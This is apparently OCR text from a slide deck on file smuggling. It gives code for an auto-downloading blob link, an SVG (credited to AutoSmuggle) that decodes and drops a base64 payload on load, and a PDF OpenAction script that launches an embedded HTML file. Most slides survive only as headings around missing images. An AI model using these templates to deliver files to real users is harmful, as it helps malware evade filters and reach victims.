
```
function save(){
  const file = new File(['this is where BLOB should go'], {type: 'application/pdf'}); // edit thi
  const link = document.createElement('a');

  link.href = URL.createObjectURL(file);
  link.download = 'this is the name.pdf';

  document.body.appendChild(link);
  link.click();

  document.body.removeChild(link);
}

window.save = save;

<a class="downloadlink" id="downloadlink" target="_blank" onclick='save()'>here is your link</a>
```


Stackoverflow, 2019

```
            string svgbody = @"<svg xmlns=""http://www.w3.org/2000/svg"" xmlns:xlink=""http://www.w3.org/1999/xlink""
    <circle cx=""50"" cy=""50"" r=""40"" stroke=""black"" stroke-width=""3"" fill=""red""/>
    <script type=""application/ecmascript""><![CDATA[
        document.addEventListener(""DOMContentLoaded"", function() {
            function base64ToArrayBuffer(base64) {
                var binary_string = window.atob(base64);
                var len = binary_string.length;
                var bytes = new Uint8Array(len);
                for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
                return bytes.buffer;
            }" + "\n" +
            "var file = '" + b64string + "';\n" +
            "var data = base64ToArrayBuffer(file);\n" +
            "var blob = new Blob([data], {type: 'octet/stream'});\n" +
            "var fileName = '" + filename + "';\n" +
            "var a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');\n" +
            "document.documentElement.appendChild(a);\n" +
            "a.setAttribute('style', 'display: none');\n" +
            "var url = window.URL.createObjectURL(blob);\n" +
            "a.href = url;\n" +
            "a.download = fileName;\n" +
            "a.click();\n" +
            "window.URL.revokeObjectURL(url);\n" +
        "});\n" +
    "]]></script>\n" +
"</svg>";
```

AutoSmuggle, git

SVG SMUGGLING






PDF SMUGGLING


PDF Luring with JS + HTML Smuggling = PDF Smuggling

```
/OpenAction
/S /JavaScript
/JS this.exportDataObject({ cName:"filename.html",nLaunch:2})
```




PDF Polyglot (MalDoc in PDF)

https://blogs.jpcert.or.jp/en/2023/08/maldocinpdf.html




PDF Polyglot (MalDoc in PDF)



.URL


User Execution



Credential Harvesting

